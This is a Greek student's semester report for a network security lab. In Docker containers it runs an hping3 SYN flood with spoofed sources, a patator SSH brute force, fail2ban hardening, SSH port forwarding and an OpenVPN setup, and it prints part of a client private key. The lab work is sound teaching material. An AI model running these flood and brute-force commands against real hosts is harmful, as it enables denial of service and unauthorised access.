Εργασία Εξαμήνου - Ασφαλεία Δικτύων και επικοινωνίων

Πετρίδου Αναστασία – Α.Μ. (47431)

1. Υλοποίηση συστήματος για την προσομοίωση Dos/DDos Attack

1.1. Docker

Το Docker είναι μια πλατφόρμα λογισμικού ανοιχτού κώδικα που υλοποιεί Εικονικοποίηση (Virtualization) σε επίπεδο Λειτουργικού Συστήματος. Το Docker προσφέρει αυτοματοποιημένες διαδικασίες για την ανάπτυξη εφαρμογών σε απομονωμένες Περιοχές Χρήστη (User Spaces) που ονομάζονται Software Containers.Το λογισμικό χρησιμοποιεί τεχνολογίες του πυρήνα του Linux όπως τα cgroups και οι χώροι ονομάτων πυρήνα (kernel namespaces), για να επιτρέπει σε ανεξάρτητα software containers να εκτελούνται στο ίδιο λειτουργικό σύστημα.
Περισσότερες πληροφορίες για το docker υπάρχουν στην ιστοσελίδα : https://en.wikipedia.org/wiki/Docker_(software)

Σύμφωνα με τις οδηγίες κατεβάζουμε από την ιστοσελίδα του εργαστηρίου http://docs.swarmlab.io/SwarmLab-HowTos/labs/Howtos/docker/install.adoc.html και εγκαθιστούμε στον υπολογιστή μας το Docker.

Αρχικά δημιουργούμε σμήνος (swarm) από το Docker με τις ακόλουθες εντολές:

```
../install/usr/share/swarmlab.io/sec/swarmlab-sec create
```

Δημιουργία 4 cluster

```
../install/usr/share/swarmlab.io/sec/swarmlab-sec up size=4
```

Σύνδεση ως master


```
../install/usr/share/swarmlab.io/sec/swarmlab-sec login
```

Εύρεση του δικτύου του swarm

```
ifconfig
```


Ευρέση των ενεργών host

```
nmap -sP 172.19.0.*
```



Συνδεση στον worker_1

```
ssh docker@172.19.0.3
```



Στην συνέχεια προχωράμε στην επίθεση και εκτελούμε την παρακάτω εντολή αφού πρώτα εγκαταστήσουμε το hping3 με τις παρακάτω εντολές


```
sudo apt update
sudo apt install hping3
```

```
sudo hping3 -c 12000 -d 120 -S -w 64 -p 80 --flood --rand-source 172.19.0.3
όπου
-c: ο αριθμός των πακέτων που θα είναι 12000 +
-d: το μέγεθος των πακέτων που θα είναι 120 bytes +
-S: τα πακέτα SYN +
-w: winsize (default 64) +
-p: στόχος η πόρτα 80 +
--flood: θα στέλνει γρήγορα πακέτα χωρίς να ενημερώνει πίσω +
--rand-source: θα στέλνονται πακέτα με διαφορετικές source IP για να κρύψουμε την
πραγματική +
 - destination IP 172.19.0.3 +
```

```
anas@anas-VirtualBox:~$ sudo hping3 -c 12000 -d 120 -S -w 64 -p 80 --flood --rand-source 172.19.0.3
HPING 172.19.0.3 (br-bc48ffc82894 172.19.0.3): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Για να δούμε την επίθεση που λαμβάνει ο worker_1 χρησιμοποιούμε την παρακάτω εντολή

```
sudo tcpdump -n -l
```



Στην συνέχεια θα έπρεπε να δημιουργήσουμε iptables rules για την αντιμετώπιση των επιθέσεων αλλά δεν καταφερα να δημιουργήσω.

2. SSH Brute Force Attacks

Για την υλοποίηση αυτής της επίθεσης θα χρειαστούμε το πρόγραμμα patator οπότε τρέχουμε την παρακάτω εντολή:

```
sudo apt update
sudo apt install patator
```

Δημιουργούμε ένα αρχείο password.txt που περίεχει κωδικούς ώστε να γίνει η επίθεση.

Πραγματοποιούμε την επίθεση με την παρακάτω εντολή

```
patator ssh_login host=172.19.0.3 user=docker password=FILE0 0=password.txt -x
ignore:mesg='Authentication failed.'
```

Καταλαβαίνουμε οτι η επίθεση ήταν επιτυχής.
Στην συνέχεια κατεβάζουμε το Fail2Ban που προστατεύει τα συστήματα από ssh brute force attacks με τις εξής εντολές

```
sudo apt-get update
sudo apt-get install fail2ban
```

Προχώραμε στην αντιγραφή τον δεδομένων από το jail.conf στο jail.local φάκελο με την εντολή

```
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
```

Αλλάζουμε τα δεδομένα στον φάκελο jail.local και προσθέτουμε τα παρακάτω στοιχεία

```
[sshd] +
enable = true +
port = ssh +
filter = sshd +
logpath = /var/log/auth.log
maxretry = 3 +
bantime = 3600 +

οπού :
- port : η πόρτα της υπηρεσίας ssh
- logpath : το αρχείο καταγραφής
- maxretry : ο μέγιστος αριθμός προσπαθείων
- bantime : ο χρόνος απαγόρευσης εισόδου
```

Στη συνέχεια δοκιμάζουμε πάλι να ξανακάνουμε την επίθεση και θα παρατηρούσαμε οτί δεν θα μας αφήνε να συνεχίσουμε, δεν θα είχαμε προσβάση και θα έκανε ban τον χρήστη κάτι το οποίο δεν λείτουργησε στην δικία μου περίπτωση.

Ακόμα δεν κατάφερα να τροποποιήσω το ssh-server έτσι ώστε να επιτρέπει μόνο συνδέσεις μέσω key.

3. Local/Remote SSH Forwarding

Σε αυτό το ερώτημα έχω χρησιμοποιήσει άλλες IP οπώς φαίνεται στην παρακάτω εικόνα

```
docker@71cf75dbbadf:/project$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.21.0.2  netmask 255.255.0.0  broadcast 172.21.255.255
        ether 02:42:ac:15:00:02  txqueuelen 0  (Ethernet)
        RX packets 2301  bytes 24293136 (24.2 MB)
```

Εγκαθιστούμε τον apache στο μηχάνημα μας

```
sudo apt install apache2
```

Τρέχουμε τον server

```
apacherctl start
```

Παρατηρούμε οτι η υπηρέσια μας τρέχει με την εντολή

```
sudo netstat -antlupe
```

Στην συνέχεια εκτελούμε την εντολή

```
ssh -nNT -L 8000:localhost:80 docker@172.21.0.3
```

```
docker@71cf75dbbadf:/project$ ssh -nNT -L 8000:localhost:80 docker@172.21.0.3
The authenticity of host '172.21.0.3 (172.21.0.3)' can't be established.
ECDSA key fingerprint is SHA256:ajywvC6voQ/7rGt1kgFuwoSDh+2/mg90k/W6ouwqONs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.21.0.3' (ECDSA) to the list of known hosts.
docker@172.21.0.3's password:
bind: Cannot assign requested address
```

Με αυτήν την εντολή στην ουσία φτιάχνουμε ενα ssh tunel μεταξύ των δυο μηχανημάτων όπου προωθούμε τα δεδομένα μας μέσω της πόρτας 8000 στην πόρτα 80.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2016-11-16
    See: https://launchpad.net/bugs/1288690
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
```


Έτσι βλέπουμε την ιστοσελίδα του apache

Στην συνέχεια για να κάνουμε το remote port forwarding εκτελούμε την εντολή

```
ssh -nNT -L 8002ocalhost:80 docker@172.21.0.3
```

Με αυτήν την εντολή στην ουσία φτιάχνουμε ενα ssh tunel μεταξύ των δυο μηχανημάτων και συνδεόμαστε για να δούμε το αποτέλεσμα με την εντολή

```
curl localhost:8002
```



Έτσι βλέπουμε την ιστοσελίδα του apache

4. VPN

Αρχικά δημιουργούμε εναν φακέλο vpn μέσα στο swarmlab-sec όπου εκεί δημιουργούμε ένα αρχείο create-vpn.sh

```
Open ▾   *create-vpn.sh
/tmp/test/swarmlab-sec/vpn                                   Save

#!/bin/bash
IP=127.0.0.1                                        # Server IP
P=1194                                              # Server Port
OVPN_SERVER='10.80.0.0/16'                          # VPN Network

#vpn_data=/var/lib/swarmlab/openvpn/openvpn-services/   # Dir to save data ** this must exist **
vpn_data=$PWD/openvpn-services/
if [ ! -d $vpn_data ]; then
 mkdir -p $vpn_data
fi

NAME=swarmlab-vpn-services                          # name of docker service
DOCKERnetwork=swarmlab-vpn-services-network         # docker network
docker=registry.vlabs.uniwa.gr:5080/myownvpn        # docker image

docker stop  $NAME                                       #stop container
sleep 1
docker container rm  $NAME                          #rm container

# rm config files
rm -f $vpn_data/openvpn.conf.*.bak
rm -f $vpn_data/openvpn.conf
rm -f $vpn_data/ovpn_env.sh.*.bak
rm -f $vpn_data/ovpn_env.sh

# create network
sleep 1
docker network create --attachable=true --driver=bridge --subnet=172.50.0.0/16 --gateway=172.50.0.1 $DOCKERnetwork

#run container          see ovpn_genconfig
docker run --net=none -it -v $vpn_data:/etc/openvpn  -p 1194:1194 --rm $docker ovpn_genconfig  -u udp://$IP:1194 \
-N -d -c -p "route 172.50.20.0 255.255.255.0" -e "topology subnet" -s $OVPN_SERVER

# create pki            see ovpn_initpki
docker run --net=none -v $vpn_data:/etc/openvpn  --rm -it $docker ovpn_initpki

#                      see ovpn_copy_server_files
#docker run --net=none -v $vpn_data:/etc/openvpn  --rm $docker ovpn_copy_server_files

#create vpn             see --cap-add=NET_ADMIN
sleep 1
docker run --detach --name $NAME -v $vpn_data:/etc/openvpn --net=$DOCKERnetwork --ip=172.50.0.2 -p $P:1194/udp --cap-add=NET_ADMIN $docker
sudo sysctl -w net.ipv4.ip_forward=1
#show created
docker ps
```

Στην συνέχεια αφού αλλάζουμε τα δικαιώματα (chmod 700) στο αρχείο τρέχουμε με την εντολή

```
./create-vpn.sh
```

```
Enter pass phrase for /etc/openvpn/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'127.0.0.1'
Certificate is to be certified until Jan  5 12:46:02 2024 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Using configuration from /usr/share/easy-rsa/safessl-easyrsa.cnf
Enter pass phrase for /etc/openvpn/pki/private/ca.key:
139920140000104:error:28078065:UI routines:UI_set_result_ex:result too small:crypto/ui/ui_lib.c:903:You must type in 4
 to 1023 characters
Enter pass phrase for /etc/openvpn/pki/private/ca.key:

An updated CRL has been created.
CRL file: /etc/openvpn/pki/crl.pem

0364225f05ca8363db4fe768a6218bda694064ce5dfedbd495c9998cd4517114
net.ipv4.ip_forward = 1
CONTAINER ID   IMAGE                                  COMMAND                  CREATED         STATUS
  PORTS                    NAMES
0364225f05ca   registry.vlabs.uniwa.gr:5080/myownvpn   "ovpn_run"               2 seconds ago   Up Less than a second
  0.0.0.0:1194->1194/udp   swarmlab-vpn-services
10c66342b3f4   localhost:5000/sec                     "sec_bootstrap role=…"   3 hours ago     Up 3 hours
                           myproj_worker_2
697817cc5d54   localhost:5000/sec                     "sec_bootstrap role=…"   3 hours ago     Up 3 hours
                           myproj_worker_3
d7570e0089af   localhost:5000/sec                     "sec_bootstrap role=…"   3 hours ago     Up 3 hours
                           myproj_worker_1
3a8c77b5764f   localhost:5000/sec                     "sec_bootstrap role=…"   3 hours ago     Up 3 hours
  0.0.0.0:2222->22/tcp     myproj_master_1
3c16c4f07ea1   registry                               "/entrypoint.sh /etc…"   3 hours ago     Up 3 hours
  0.0.0.0:5000->5000/tcp   myproj_registry_1
anas@anas-VirtualBox:/tmp/test/swarmlab-sec/myproj/vpn$
```

Μέτα ακολουθεί η δημιουργία user οπού σε ένα αρχείο create-user.sh βάζουμε τα παρακάτω δεδομένα

```
 GNU nano 2.9.3                                          create-user.sh

USERNAME=test1
vpn_data=$PWD/openvpn-services/
docker=registry.vlabs.uniwa.gr:5080/myownvpn

docker run -v $vpn_data:/etc/openvpn --rm -it $docker easyrsa build-client-full $USERNAME nopass
docker run -v $vpn_data:/etc/openvpn --log-driver=none --rm $docker ovpn_getclient $USERNAME  > $USERNAME.ovpn
```

Στην συνέχεια αφού αλλάζουμε τα δικαιώματα (chmod 700) στο αρχείο τρέχουμε με την εντολή

```
./create-user.sh
```

```
anas@anas-VirtualBox:/tmp/test/swarmlab-sec/vpn$ nano create-user.sh
anas@anas-VirtualBox:/tmp/test/swarmlab-sec/vpn$ chmod 700 create-user.sh
anas@anas-VirtualBox:/tmp/test/swarmlab-sec/vpn$ ./create-user.sh

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating a RSA private key
.........+++++
.....................................................................................+++++
writing new private key to '/etc/openvpn/pki/private/test1.key.XXXXcJaaNk'
-----
Using configuration from /usr/share/easy-rsa/safessl-easyrsa.cnf
Enter pass phrase for /etc/openvpn/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'test1'
Certificate is to be certified until Jan  5 18:54:54 2024 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated
anas@anas-VirtualBox:/tmp/test/swarmlab-sec/vpn$
```

Αφού εκτελέσουμε το script αντικαθιστούμε στο αρχείο test1.vpn που βρίσκεται μέσα στο φάκελο /swarmlab-sec/vpn

```
client
nobind
dev tun
comp-lz
resolv-retry infinite
keepalive 15 60
remote-cert-tls server

remote 192.168.1.5 1194 udp
float
<key>
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDONM8gSEPGSKSe
nT5Vy2ZxT942LDWEt1kMlXLBOJIgxCy4dnmjS3/kcoB7pSsth9lzcwH9/21/mu5b
84znsLJyjTyAL9imI+qMD3QJqK+kG8MCjo45vFeXToHBDXj/IVHfKMNQn4wsTUGx
4bQRTzkWI0eSL27VHHrTuuLBBdCr1mars5kBAd+f8nbBcd2GQB30/6FGQJbswjFM
DpLsZbslFghPrK+Te8rn2BuXaHZWoiGCziKbL0rieScEpfAYOGP45JkMTt5k4GFg
0kxybfNiaTgusY2f3lazw8gWGWEPYeB+Tw7RYtPQvY4P3AHCKT7G9xrhU0do2xvj
```

Αντιγράφουμε το test1.vpn στο φάκελο project που υπάρχει στο swarmlab-sec. Στο αρχείο test1.vpn βαζούμε την δικία μας IP που χρησιμοποιούμε.


```
cp test1.ovpn ../myproj/project/test1.vpn
```

Εγκαθιστούμε και στο docker και στο swarm το openvpn

```
sudo apt update
sudo apt install openvpn
```

Αφού συνδεόμαστε μέσα σε έναν worker εκτελούμε την εντολή

```
sudo openvpn --config ./test1.ovpn
```



Εκτελούμαι την εντολή ifconfig για να δούμε οτί όντως δημιουργήσαμε το vpn